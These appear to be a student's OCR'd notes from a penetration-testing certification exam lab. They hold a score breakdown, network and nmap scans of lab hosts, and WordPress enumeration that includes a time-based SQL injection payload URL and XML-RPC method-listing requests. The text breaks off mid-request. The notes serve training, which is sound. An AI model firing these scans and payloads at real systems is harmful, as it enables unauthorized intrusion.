

EXAM Structure

Wednesday, October 11, 2023 8:49

https://drive.google.com/file/d/1KN7pB3trLNSk1jhUMrUAEkmbmyJsuJz0/view
https://drive.google.com/file/d/1ZNc9nELGrrkzwh9vIHXnJ4NsXIFZMM_D/view




Congratulations!
You passed
Go to your certificates
Exam Results
Domains
Overall required score: 70%
Your score: 74%
Passed
Assessment Methodologies
Your score: 90%
Locate endpoints on a network 2/2
Identify open ports and services on a target 2/2
Identify operating system of a target 1/1
Extract company information from public sources 1/1
Gather email addresses from public sources 1/1
Gather technical information from public sources 1/1
Identify vulnerabilities in services 1/1
Evaluate information and criticality or impact of vulnerabiltiies 0/1
Host & Network Pentesting
Your score: 55%
Identify and modify exploits 1/2
Conduct exploitation with metasploit 1/1
Demonstrate pivoting by adding a route 1/2
Demonstrate pivoting by port forwarding 0/1
Conduct brute-force password attacks 1/1
Conduct hash cracking 1/2
Web Application Pentesting
Your score: 85%
Identify vulnerabilities in webapps 1/2
Locate hidden file and directories 1/1
Conduct brute-force login attack 1/1
Conduct webapp reconnaissance 3/3
Host & Network Auditing
Your score: 66%
Compile information from files on target 2/2
Enumerate network information from files on target 0/1
Gather user account information on target 0/1
Gather hash/password information from target 1/1
Enumerate system information on target 2/2
Transfer files to and from target 1/2

Recognition

Wednesday, October 11, 2023 9 o'clock

Scope 2

Thursday, October 12, 2023 12:29

172.19.0.1/16
172.18.0.1/16
172.17.0.1/16

```
root@kali:~# nbtscan -r 192.168.100.55
Doing NBT name scan for addresses from 192.168.100.55

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.100.55   WINSERVER-03     <server>  <unknown>        0a:5e:50:38:de:85
root@kali:~# nbtscan -r 192.168.100.0/24
Doing NBT name scan for addresses from 192.168.100.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.100.5    <unknown>                  <unknown>
192.168.100.55   WINSERVER-03     <server>  <unknown>        0a:5e:50:38:de:85
192.168.100.50   WINSERVER-01     <server>  <unknown>        0a:a9:b5:ec:65:85
192.168.100.52   IP-192-168-100-  <server>  IP-192-168-100-  00:00:00:00:00:00
192.168.100.51   WINSERVER-02     <server>  <unknown>        0a:c3:b1:d1:df:61
192.168.100.255 Sendto failed: Permission denied
root@kali:~#
```

Scope

Wednesday, October 11, 2023 9 o'clock

We check which network we are on:

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:3c:dd:70:eb:75 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.5/24 brd 192.168.100.255 scope global dynamic eth0
       valid_lft 3297sec preferred_lft 3297sec
    inet6 fe80::3c:ddff:fe70:eb75/64 scope link
       valid_lft forever preferred_lft forever
root@kali:~#
```

From what I see, my IP is 192.168.100.5 with subnet mask 24.
I can run an nmap across that entire subnet to identify the services that are there:

```
root@kali:~# nmap -sn 192.168.100.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-11 19:35 IST
Nmap scan report for ip-192-168-100-1.ec2.internal (192.168.100.1)
Host is up (0.00015s latency).
MAC Address: 02:C8:7C:DC:9B:E9 (Unknown)
Nmap scan report for ip-192-168-100-50.ec2.internal (192.168.100.50)
Host is up (0.00032s latency).
MAC Address: 02:C5:97:10:9D:21 (Unknown)
Nmap scan report for ip-192-168-100-51.ec2.internal (192.168.100.51)
Host is up (0.00028s latency).
MAC Address: 02:77:6F:13:0B:13 (Unknown)
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00026s latency).
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)
Nmap scan report for ip-192-168-100-55.ec2.internal (192.168.100.55)
Host is up (0.00038s latency).
MAC Address: 02:A1:77:7D:D7:7D (Unknown)
Nmap scan report for ip-192-168-100-63.ec2.internal (192.168.100.63)
Host is up (0.00029s latency).
MAC Address: 02:4E:09:D6:C9:CB (Unknown)
Nmap scan report for ip-192-168-100-67.ec2.internal (192.168.100.67)
Host is up (0.00030s latency).
MAC Address: 02:3A:58:EE:7A:95 (Unknown)
Nmap scan report for ip-192-168-100-5.ec2.internal (192.168.100.5)
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 1.85 seconds
root@kali:~#
```

nmpap

Now we identified some hosts, let's run nmap on those hosts.
The first host we see that is connected is 192.168.100.1, apparently they are all on an ec2 instance in aws.

```
root@kali:~# nmap -sCV 192.168.100.50 -T5 -o first_scan.txt -p- -vvv
Warning: The -o option is deprecated. Please use -oN
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-11 19:54 IST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:54
Completed NSE at 19:54, 0.00s elapsed
Initiating ARP Ping Scan at 19:54
Scanning 192.168.100.50 [1 port]
Completed ARP Ping Scan at 19:54, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:54
Completed Parallel DNS resolution of 1 host. at 19:54, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:54
Scanning ip-192-168-100-50.ec2.internal (192.168.100.50) [65535 ports]
Discovered open port 135/tcp on 192.168.100.50
Discovered open port 139/tcp on 192.168.100.50
Discovered open port 3389/tcp on 192.168.100.50
Discovered open port 445/tcp on 192.168.100.50
Discovered open port 80/tcp on 192.168.100.50
Discovered open port 49152/tcp on 192.168.100.50
Discovered open port 49174/tcp on 192.168.100.50
Discovered open port 49154/tcp on 192.168.100.50
Discovered open port 3307/tcp on 192.168.100.50
```

192.168.100.50 - Windows WINSERVER-01

Wednesday, October 11, 2023 9:27

Characteristics:

- WordPress
- Windows Server 2012 R2

```
# Nmap 7.92 scan initiated Wed Oct 11 19:54:04 2023 as: nmap -sCV -T5 -o first_scan.txt -p- -vvv 192.168.100.50
Nmap scan report for ip-192-168-100-50.ec2.internal (192.168.100.50)
Host is up, received arp-response (0.00052s latency).
Scanned at 2023-10-11 19:54:05 IST for 115s
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE            REASON          VERSION
80/tcp    open  http               syn-ack ttl 128 Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-favicon: Unknown favicon MD5: 79E32EEA338FA735AD22D36104C4337A
|_http-title: WAMPSERVER Homepage
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
135/tcp   open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 128 Windows Server 2012 R2 Standard 9600 microsoft-ds
3307/tcp  open  opsession-prxy?    syn-ack ttl 128
| fingerprint-strings:
|   LDAPBindReq, NULL:
|_    Host 'ip-192-168-100-5.ec2.internal' is not allowed to connect to this MariaDB server
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 128
| ssl-cert: Subject: commonName=WINSERVER-01
| Issuer: commonName=WINSERVER-01
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-10-10T13:58:52
| Not valid after:  2024-04-10T13:58:52
| MD5:   7dbc de8c 2f18 40a1 4c41 d6d2 0678 3503
| SHA-1: e323 aae5 f3cc 5d31 543c a92c 85e5 b9bf 7c54 1d7c
| -----BEGIN CERTIFICATE-----
| MIIC3DCCAcSgAwIBAgIQOLmlPeiZ/bRDLWyJO1sFqTANBgkqhkiG9w0BAQsFADAX
| MRUwEwYDVQQDEwxXSU5TRVJWRVItMDEwHhcNMjMxMDEwMTM1ODUyWhcNMjQwNDEw
| MTM1ODUyWjAXMRUwEwYDVQQDEwxXSU5TRVJWRVItMDEwggEiMA0GCSqGSIb3DQEB
| AQUAA4IBDwAwggEKAoIBAQCjFFoeJQ4DBfYwYM4dGolKNljHttgWIwBIw6sDosKB
| R6auRGqmMFvEcGOCM4vWHSO5FsvviNzNoN6G9wY0y5DKng7quDDfbR5H+WtoE1nC
| IevTXuk8/CQVh4jz0OMp70iPWNdEYOHtab5nCsV1/qHaQOIv86beh9im54cOPZKd
| 92GiIYrMpiAQtYcQ0u+oIbxcwGEeHwmEYtPuZh+OrESF1i4NnPivHyArMmq+Ti/I
| Irzu6mAsldtRA7aSVBywU5n+e84ItzcLShnCafrPXg097pxKUftrTH2V0+G2NgFY
| 6nTqe07laXZ/7QlAoRRSWoP0ex9r3hjrM6u/mBXRbTslAgMBAAGjJDAiMBMGA1Ud
| JQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsFAAOCAQEA
| IodfOHjKMz2WR1ArxVc+3EKL4Ajt2Ig6l/CGvGd/wjsTtlJA9ukGQfNSeueghp01
| Av7RllbVW6M5FtBLjSZ+qFrvJ2M/r0Cca6PznEq6BoSU9yJRkU+dkt9czXPuIVAL
| VLnzkXxXqulXjqBOBDurdy2lgqXB4MFWojCjFYifmDg5zlORjC6zJ+2hx7UjtkfD
| r6ojH46i60ccpEmTzYztgPsydadBz141M+S3ERAc8ToPh40bdCMKyrDjH566z1f/
| w6cVWBPHbwrFapXLZfgUvIbkriXARrLoWskNvn+0mcZ9eqTut4emyP06BBgaw/Bg
| mFk14rxL1Cs8gc31ptflHA==
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: WINSERVER-01
|   NetBIOS_Domain_Name: WINSERVER-01
|   NetBIOS_Computer_Name: WINSERVER-01
|   DNS_Domain_Name: WINSERVER-01
|   DNS_Computer_Name: WINSERVER-01
```

```
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: WINSERVER-01
|   NetBIOS_Domain_Name: WINSERVER-01
|   NetBIOS_Computer_Name: WINSERVER-01
|   DNS_Domain_Name: WINSERVER-01
|   DNS_Computer_Name: WINSERVER-01
|   Product_Version: 6.3.9600
|_  System_Time: 2023-10-12T18:16:37+00:00
5985/tcp  open  http               syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http               syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49178/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3307-TCP:V=7.92%I=7%D=10/12%Time=652837C4%P=x86_64-pc-linux-gnu%r(N
SF:ULL,5C,"X\0\0\x01\xffj\x04Host\x20'ip-192-168-100-5\.ec2\.internal'\x20
SF:is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20serve
SF:r");
MAC Address: 0A:C4:3C:20:02:77 (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: WINSERVER-01
|   NetBIOS computer name: WINSERVER-01\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-10-12T18:16:37+00:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
```

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: WINSERVER-01
|   NetBIOS computer name: WINSERVER-01\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-10-12T18:16:37+00:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 28474/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 16452/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 54702/udp): CLEAN (Timeout)
|   Check 4 (port 25669/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2023-10-12T18:16:37
|_  start_date: 2023-10-12T13:59:40
| nbstat: NetBIOS name: WINSERVER-01, NetBIOS user: <unknown>, NetBIOS MAC: 0a:c4:3c:20:02:77 (unknown)
| Names:
|   WINSERVER-01<00>     Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WINSERVER-01<20>     Flags: <unique><active>
| Statistics:
|   0a c4 3c 20 02 77 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled but not required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:46
Completed NSE at 23:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:46
Completed NSE at 23:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:46
Completed NSE at 23:46, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 407.41 seconds
           Raw packets sent: 65612 (2.887MB) | Rcvd: 65540 (2.622MB)
```

WordPress

Thursday, October 12, 2023 15:45

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress

```
[+] WordPress version 5.9.3 identified (Latest, released on 2022-04-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.100.50/d22eaf4.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.9.3'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.100.50/d22eaf4.html, Match: 'WordPress 5.9.3'
```

http://192.168.100.50/d22eaf4.html

http://192.168.100.50/wp-admin/admin.php?page=itsec-logs&filter=malware&orderby=remote_ip%2c(select*from(select(sleep(10)))a)&order=asc&paged=0

http://wordpress.local/wp-login.php?redirect_to=http%3A%2F%2Fwordpress.local%2Fwp-admin%2F&reauth=1


http://wordpress.local/

http://192.168.100.50/wp-json

http://wordpress.local/phpmyadmin/ChangeLog


https://www.phpmyadmin.net/old-stuff/ChangeLogs/

wampserver@wampserver.invalid






```
root@kali:/usr/share/wordlists# curl http://wordpress.local/ | grep 'content="WordPress'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<meta name="generator" content="WordPress 5.9.3" />
100 47584    0 47584    0     0   250k      0 --:--:-- --:--:-- --:--:--  251k
root@kali:/usr/share/wordlists#
```


Wordpress 5.9.3



```
root@kali:/usr/share/wordlists# curl -s -I -X GET http://192.168.100.50/?author=1
HTTP/1.1 200 OK
Date: Thu, 12 Oct 2023 21:24:02 GMT
Server: Apache/2.4.51 (Win64) PHP/7.4.26
X-Powered-By: PHP/7.4.26
Content-Length: 6369
Content-Type: text/html; charset=UTF-8

root@kali:/usr/share/wordlists#
```








```
XML-RPC server accepts POST requests only.
```

Request

Pretty Raw Hex \n

```
POST /xmlrpc.php HTTP/1.1
Host: wordpress.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=
WP%20Cookie%20check
Upgrade-Insecure-Requests: 1
Content-Length: 91
Content-Type: application/x-www-form-urlencoded

<methodCall>
  <methodName>
    system.listMethods
  </methodName>
  <params>
  </params>
</methodCall>
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Date: Thu, 12 Oct 2023 21:30:10 GMT
Server: Apache/2.4.51 (Win64) PHP/7.4.26
X-Powered-By: PHP/7.4.26
Connection: close
Content-Length: 4272
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <params>
      <param>
      <value>
        <array>
          <data>
            <value>
              <string>
                system.multicall
              </string>
            </value>
            <value>
              <string>
                system.listMethods
              </string>
            </value>
            <value>
              <string>
                system.getCapabilities
              </string>
            </value>
            <value>
              <string>
                demo.addTwoNumbers
              </string>
            </value>
            <value>
              <string>
```

Request

Pretty Raw Hex \n

```
POST /xmlrpc.php HTTP/1.1
Host: wordpress.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=
WP%20Cookie%20check
Upgrade-Insecure-Requests: 1
Content-Length: 157
Content-Type: application/x-www-form-urlencoded

<methodCall>
  <methodName>
